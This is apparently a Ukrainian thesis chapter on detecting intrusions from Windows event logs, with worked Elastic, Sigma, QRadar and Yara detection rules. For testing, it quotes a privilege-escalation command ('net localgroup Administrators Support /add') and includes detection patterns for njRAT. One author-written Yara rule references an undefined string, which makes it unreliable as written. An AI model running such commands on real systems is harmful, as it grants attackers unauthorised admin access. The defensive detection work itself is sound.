


Рисунок 2.2 – Подія з ідентифікатором 4688

Слід зауважити, що поля можуть значно відрізнятися в залежності від категорії подій, наприклад, у той час як вищезазначена категорія 4688 має поле «Creator Process Name», подія 4608 (ОС “Windows” запускається) не має такого поля.

Отже, розглянемо яким чином спеціалісти з кібербезпеки можуть використовувати події такого типу для пошуку зловмисної активності на прикладі де-кількох категорій подій:

1) Категорія подій 4625 (Не вдалося війти в обліковий запис) може бути використана для пошуку спроб брут-форс атак проти облікових записів. Це можливо зробити, наприклад, відстежуючи абнормальну кількість згенерованих подій, як приклад це може бути більше 5 за хвилину. Особливу цінність має окреме поле в цих подіях, «Source Network Address» (Адреса, з якої ініціювалися спроби входу в обліковий запис), адже вона видає айпі адресу зякої і відбувалася атака.




Рисунок 2.3 – Подія категорії 4625

2) Категорія подій 4698 (Заплановане завдання було створене). Зловмисники часто використовують заплановані завдання з метою закріпитися на скомпрометованому хості, відповідно для фахівців з безпеки критично важливо

моніторити події такого типу. В події такого типу можуть бути цікаві такі поля, як Command (Команда), що буде виконуватися згідно запланованому завданню, або “Hidden” (Чи є заплановане завдання прихованим).

3) Категорія подій 4688 (Новий процес було створено). В подіях цієї категорії особливо цікавими є такі поля як “New Process Name” (Ім’я нового процесу), «Process Command Line» (Аргументи командної строки нового процесу), «Creator Process Name» (Ім’я створюючого процесу), та інші. Така інформація може використовуватися фахівцями для виявлення різних технік, що використовуються зловмисниками. Наприклад, виявлення аргументів командної строки що можуть використовуватися шкідливими утілітами, запуск системних процесів з несистемних директорій, підозрілі командні аргументи відомих процесів, тощо.

3) Категорія подій 4657 (Значення в реєстрі було змінено). Події цієї категорії можливо використовувати для пошуку підозрілих змін в реєстрі, особливо важливими тут є такі поля як «Object Name» (Ім’я об’єкту), “Object Value Name” (Ім’я значення об’єкту), Process Name (Ім’я процесу), тощо. Прикладом вискористання подій цього типу може бути, наприклад, те що зловмисники часто використовують реєстр для закріплення на скомпрометованих кінцевих точках змінючи такі ключі реєстру як Run, Runonce, UserInit, тощо. Моніторинг таких ключів вимагає попереднього фільтрування, адже вони можуть бути використані звичайним програмним забезпеченням.

4) Категорія подій 5145 (Об’єкт мережевого ресурсу був перевірений, щоб визначити, чи може клієнту бути надано бажаний доступ). В цих подіях можуть бути цікаві такі поля як Relative Target Name (Відносний шлях до файлу), Account Name (Ім’я акаунту), Access Mask (Маска доступу), Account Name (Ім’я акаунту). Такі події можуть бути використані, у тому числі, для виявлення автоматичні сканування мережевих ресурсів, наприклад, утіліта “Netscan”, яка активно використовується зловмисниками, під час пошуку мережевих ресурсів з правами на запис генерує події з айді 5145, де поле Relative Target Name містить “delete.me”.

5) Категорія подій 4768 (Аутентифікація використовуючи протокол Kerberos). В таких подіях можуть бути цікаві такі поля як Інше джерело подій, що може бути використане для виявлення шкідливої активності – події системи (System). Навіть незважаючи на те, що категорій подій, що можуть зацікавити фахівців з безпеки менше, ніж в подіях безпеки, вони є.

Розглянемо практичний приклад використання цього джерела подій. Досить часто зловмисники, після компрометації комп'ютера використовують ПЗ віддаленого доступу, наприклад, AnyDesk. Після завантаження, це ПЗ можливо встановити в будь-яку директорію, а також з аргументом "silent" встановити без відома користувача. Після встановлення цього ПЗ може бути згенеровано подію 7045, яка свідчить про інсталяцію нового сервісу, де можливо буде побачити ім'я сервісу що буде містити Anydesk:




Рисунок 2.4 – Подія з ідентифікатором 7045

Слід зазначити, що під час моніторингу таких подій дуже важливо враховувати особливості тієї чи іншох корпоративної мережі. Наприклад, AnyDesk може використовуватися в компанії системними адміністраторами,

розробниками та іншими фахівцями задля віддаленого доступу до кінцевих точок.

Ще одним прикладом джерела подій, що може статися в нагоді, є Powershell (Microsoft-Windows-PowerShell/Operational). Тут важливо зазначити, що рекомендується увімкнути логування тіла скриптів, що запускається на кінцевій точці. Це можливо зробити виконавши необхідні зміни в реєстрі, наприклад, використовуючи Powershell [13, 44]: “Set-ItemProperty -Path «HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging» -Name «EnableScriptBlockLogging» -Value 1 -Force”. Таким чином можливо отримувати більш детальну інформацію про наявні події Powershell. Подія, що містить текст скрипту, запущеного на кінцевій точці, матиме ідентифікатор 4104, і окрім цього міститиме таку інформацію, як шлях до скрипту, ідентифікатор ScriptBlock, ім’я користувача, тощо. Приклад такої події наведено на рисунку 2.5:




Рисунок 2.5 - Подія з ідентифікатором 4104

Інший приклад корисного джерела подій – це VHDMP (Virtual Hard Disk Miniport) події (Microsoft-Windows-VHDMP/Operational). Ці події містять, в тому числі, інформацію щодо монтування віртуальних дисків. Бували непоодинокі випадки, коли зловмисники намагалися оманою змусити користувача відкрити образ диску (наприклад, з розширенням .iso), в якому містилося шкідливе програмне забезпечення. Приклад такої події можливо побачити на рис. 2.6:




Рисунок 2.6 – Подія VHDMP

2.2 Створення правил виявлення на прикладі Elastic

Перед фахівцями з кібербезпеки часто постає важливе завдання – використовуючи різноманітні події їм необхідно якимось чином відрізнити зловмисну активність від легітимної базуючись на них. Зазвичай, задля цього необхідно використовувати систему безпеки, що має доступ до цих подій, прикладом цього може бути EDR, IDS, DLP, але частіше за все це SIEM.

Використання саме цієї системи є найбільш розповсюдженим через те, що SIEM має можливість збору і аналізу різних подій, включаючи вже згадані події ОС “Windows”, а також події що створюються різними продуктами безпеки, та інші. Завдяки цьому можливо централізовано створювати правила виявлення для різних джерел подій, а також швидко шукати цінну інформацію у разі виявлення інцидентів ІБ.

Виходячи з власного досвіду, в роботі запропоновано наступний алгоритм створення правил виявлення зловмисної активності:

1) Створення ідеї правила. Вона може бути, наприклад, наслідком аналізу публічних або приватних звітів з кібератак, зворотної інженерії шкідливого програмного забезпечення, вивчення побудови корпоративної мережі, тощо.

2) Визначення необхідних джерел подій. В залежності від слідів, які можуть бути залишені в подіях внаслідок проведення зловмисної активності, необхідно визначити які події потрібні для виявлення, а також зрозуміти, чи наразі такі події збираються використовуючи SIEM або іншу систему безпеки.

3) Створення правила виявлення. Визначивши необхідні події, створюється правило виявлення шкідливої активності, базуючись на наявних полях в джерелах подій.

4) Тестування правила. Після створення, правило необхідно протестувати заради того щоб переконатися в його якості та надійності. Залежно від складності, можлива потреба в імітації зловмисної активності в тестовому середовищі з подальшою перевіркою спрацювання правила на цю активність. Втім, в де-яких випадках це не є необхідно, наприклад, при написанні правила на виявлення підозрілих аргументів командної строки, чи при веб-запитах на підозрілий домен. Інший тип перевірки – це тестування на хибно позитивні результати. У разі винайдення таких, необхідне або додавання виключень в правило, або зміна самої логіки виявлення, щоб запобігти хибним спрацюванням. Слід зазначити важливість цього етапу, адже існує таке поняття як “Alert Fatigue” (виснаження алертами), зазвичай команди з безпеки мають в своєму

розпорядженні обмежений часовий ресурс, який краще не марнувати, розслідуючи спрацювання правила створеного без необхідного фільтрування.

Розглянемо практично процес створення правила, використовуючи Elasticsearch та winlogbeat. Нехай необхідно створити правило під ОС “Windows”, яке виявляло би спробу додати нового користувача в привілейовану групу використовуючи утіліту net.exe. Приклад такої техніки наведено в статті від TheDfirReport [14], повна команда виглядала наступним чином: “net localgroup Administrators Support /add & net localgroup \»Remote Desktop Users\» Support /add”. Результат виконання цієї команди – додавання користувача “Support” в групи “Administrators” та “Remote Desktop Users”. Слід зазначити, що навіть не дивлячись на те, що вона була частиною .bat скрипту, слід від запуску такої команди все одно буде видно в подіях, пов’язаних зі створенням нового процесу (вже зазначені події категорії 4688 безпеки, подія категорії 1 Sysmon, окремі події EDR, тощо), адже net.exe є самостійною програмою, яка запускається з вказаними в скрипті аргументами.

Проаналізуємо, яким чином можливо вирішити поставлену задачу. Найбільш прямолінійний підхід – це виявляти кожну спробу додати користувача в будь-які групу, а після перевіряти як легітимність дії, так і привілеї групи, в яку було додано. Втім, такий підхід потенційно може створити набагато хибних спрацювань, і вимагатиме велику кількість часу на перевірку спрацювань.

Другий підхід – це виявляти лише додавання користувачів в окремі групи з правами адміністратора, такі як “Administrators”, “Domain Admins”, “Enterprise Admins”, тощо, зробивши ставку на те, що нападники додадуть створений акаунт в подібні групи перед тим як додавати в інші. Такий метод має очевидний недолік – у разі, якщо нападники не будуть додавати обліковий запис у згадані групи, то така зловмисна активність не буде виявлена правилом.

Третій підхід – це проаналізувати привілейовані вбудовані групи, які можуть бути використані нападниками, і створити правило на додавання в будь-які з них. Оберемо саме його, визначивши потенційні групи [15, 46], до них віднесемо: “Administrators”, “Domain Admins”, “Enterprise Admins”, “Schema

Admins", "Backup Operators", "Server Operators", "Account Operators", "Remote Desktop Users", "Network Configuration Operators".

Перш за все, в інтерфейсі Elasticsearch оберемо сторінку зі створенням нового правила:




Рисунок 2.7 – Створення нового правила

Далі, створимо запит використовуючи lucene, доступну бібліотеку для роботи з повнотекстовим пошуком, результат виглядатиме наступним чином: "process.executable: process.executable: (*net.exe* OR *net1.exe*) AND process.command_line: ((*add*) AND (*Administrators* OR *Domain Admins* OR *Enterprise Admins* OR *Schema Admins* OR *Backup Operators* OR *Server Operators* OR *Account Operators* OR *Remote Desktop Users* OR *Network Configuration Operators*)). Далі заповнимо інформацію про правило, дамо назву, проставимо теги та ступінь ризику:




Рисунок 2.8 – Заповнене правило

Додавши іншу необхідну інформацію, створимо .bat файл, що міститиме зловмисну команду, зазначену вище, в директорії Temp, після чого запустимо його. Зауважимо, що це можливо зробити різними методами, в тому числі використовуючи cmd.exe або powershell.exe, в цьому прикладі буде використано саме cmd. Після запуску скрипту командою “cmd.exe /c malicious.bat”, отримаємо спрацювання правила виявлення:




Рисунок 2.9 – Спрацювання правила виявлення

Зазначимо, що написане вище правило працюватиме лише для таких SIEM систем, що підтримують lucene, а спроба запуску в іншій системі вірогідніше за все провалиться. Ця проблема є актуальною за двома причинами:

- У разі міграції компанії з однієї SIEM системи на іншу, усі правила написані фахівцями доведеться переписувати під синтаксис нової системи, що вимагатиме значної кількості зусиль та часу.

- Досить часто нападники використовують одні і ті самі техніки та тактики під час кібератак на різні організації, отже, виникає потреба для кожної команди з кібербезпеки мати правила що виявляють таку активність.

2.3 Використання форматів Yara та Sigma для створення правил виявлення

Наразі існує формат “Sigma”[16], що має на меті створення універсального формату написання правил виявлення вторгнення. Іншими словами, створене у форматі Sigma правило може бути “перекладено” для використання у більшості сучасних Siem чи EDR рішеннях.

Синтаксис Sigma базується на YAML форматі. Кожне правило містить де-які обов’язкові поля, у тому числі Title (назва правила), References (Посилання на джерела інформації, що стали підставою для виявлення), tags (тегі Mitre), status (чи є правило стабільним, експериментальним, і т.д), author (люди, що розробили саме правило), logsource (події, які необхідні для коректної роботи правила, наприклад, windows та події типу створення процесу), detection (містить логіку, що необхідна для виявлення), falsepositives (можливі причини хибних спрацювань, за наявності таких) та level (ступінь критичності спрацювання правила). Також існують де-які інші поля, які можуть надати більше контексту, проте вони не є обов’язковими.

Спробуємо описати логіку раніше написаного правила для net.exe у форматі Sigma. Слід зазначити, що в ньому використовуються поля Sysmon, отже замість “process.executable” необхідно буде використати “Image”, а замість

“process.command_line” – CommandLine. Отже, правило виглядатиме наступним чином:

```yaml
title: Net.exe Користувача Додано В Привілейовані Групи
status: stable
description: Ідентифікує спробу додати користувача в привілейовані групи використовуючи утиліту net.exe. Вимагає подальшого розслідування та фільтрування.
references:
  - https://thedfirreport.com/2024/01/29/buzzing-on-christmas-eve-trigona-ransomware-in-3-hours/
author: Mykyta Merkulov
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1098
logsource:
    category: process_creation
    product: windows
detection:
    selection0:
      Image|endswith:
        - 'net.exe'
        - 'net1.exe'
      CommandLine|contains:
        - 'add'
    selection1:
      CommandLine|contains:
        - 'Administrators'
        - 'Domain Admins'
        - 'Enterprise Admins'
        - 'Schema Admins'
        - 'Backup Operators'
        - 'Server Operators'
        - 'Account Operators'
        - 'Remote Desktop Users'
        - 'Network Configuration Operators'
    condition: selection0 and selection1
falsepositives:
    - Дозволені дії системних адміністраторів.
level: medium
```

Рисунок 2.10 – Правило у форматі Sigma

Використовуючи це правило виявлення, можливо зробити переклад під будь-яку доступну платформу. Зробити це можливо як використовуючи ПЗ “sigmac”, так і використовуючи доступні онлайн-платформи. Прикладом може бути uncoder.io компанії SocPrime. Спробуємо перекласти правило під іншу платформу, наприклад, IBM Qradar AQL:




Рисунок 2.11 – Переклад для платформи Qradar

Згідно перекладу, запит виглядатиме наступним чином: “SELECT UTF8(payload) FROM events WHERE devicetype=12 AND category=8110 AND ((“Process Path” ILIKE ‘%net.exe’ OR “Process Path” ILIKE ‘%net1.exe’) AND “Command” ILIKE ‘%add%’) AND (“Command” ILIKE ‘%Administrators%’ OR “Command” ILIKE ‘%Domain Admins%’ OR “Command” ILIKE ‘%Enterprise Admins%’ OR “Command” ILIKE ‘%Schema Admins%’ OR “Command” ILIKE ‘%Backup Operators%’ OR “Command” ILIKE ‘%Server Operators%’ OR “Command” ILIKE ‘%Account Operators%’ OR “Command” ILIKE ‘%Remote Desktop Users%’ OR “Command” ILIKE ‘%Network Configuration Operators%’)”. Зазначимо, що навіть не дивлячись на явну різницю між синтаксисом lucene та AQL, логіка є тією самою в обох правилах.

Іншим форматом правила, який можливо використовувати для виявлення такого роду зловмисної активності є Yara [17, 45]. Цей формат містить в собі наступні компоненти:

1) Метадані – описові дані про саме правило, містить в собі таку інформацію як description (Опис правила), author (Автор правила), version (версія), тощо.

2) Строки – можливо охарактеризувати як сігнатури, за допомогою яких yara і виявляє зловмисну активність. Вони можуть бути представлені, наприклад, у шістнадцяткових значеннях, в ASCII, або в Unicode.

3) Умова – логічна конструкція, яка описує алгоритм виявлення. Наприклад, маючи дві строки ($string1 та $string2), умова може бути, наприклад, $string1 and $string2, тобто правило повинно спрацювати за наявності обох строк, або $string1 or $string2, в такому випадку правило спрацює за умови наявності лише однієї зі строк.

Розглянемо приклад реалізації правила у форматі Yara використовуючи логіку, подібну до описаної раніше з використанням lucene та Sigma. Нехай необхідно виявити спробу додання користувача у групу Administrators з використанням утіліти net.exe:

```
rule Користувача_Додано_В_Групу_Administrators {
    meta:
        description = "Користувача було додано в привілейовано групу Administrators. Вимагає подальшого розслідування та фільтрування."
    strings:
        $eventID = "EventID: 4688"
        $bin = "net.exe"
        $action = "add"
        $group = "Administrators"
    condition:
        $eventID and $bin and $action and $administrators
}
```

Рисунок 2.12 – Правило у форматі Yara

Слід зауважити, що Yara не так часто використовується для виявлення злвмисної активності у звичайних подіях. На це є цілий ряд причин, серед них – специфічність самого формату Yara, адже за допомогою нього важко створити складні правила виявлення, неструктурований вміст окремих подій, а також наявність більш спеціалізованих та ефективних рішень. Зазвичай, Yara використовується для виявлення підозрілих сигнатур у файлах, мережевому трафіку, пам’яті процесів, тощо. Наприклад, наведене нижче правило спрямоване саме на виявлення шкідливого програмного забезпечення “Njrat” під час його виконання безпосередньо у пам’яті [18].

```
rule Njrat {
          meta:
            description = "detect njRAT in memory"
            author = "JPCERT/CC Incident Response Group"
            rule_usage = "memory scan"
            hash1 = "d5f63213ce11798879520b0e9b0d1b68d55f7727758ec8c120e370699a41379d"

          strings:
            $reg = "SEE_MASK_NOZONECHECKS" wide fullword
            $msg = "Execute ERROR" wide fullword
            $ping = "cmd.exe /c ping 0 -n 2 & del" wide fullword
          condition: all of them
}
```

Рисунок 2.13 – Yara правило, спрямоване на виявлення Njrat

Висновки до другого розділу

В другому розділі було розглянуто використання журналів подій з метою виявлення зловмисної активності в операційній системі “Windows”. Також було

розглянуто де-які конкретні сценарії, де події різних типів можуть статися в нагоді фахівцям з кібербезпеки.

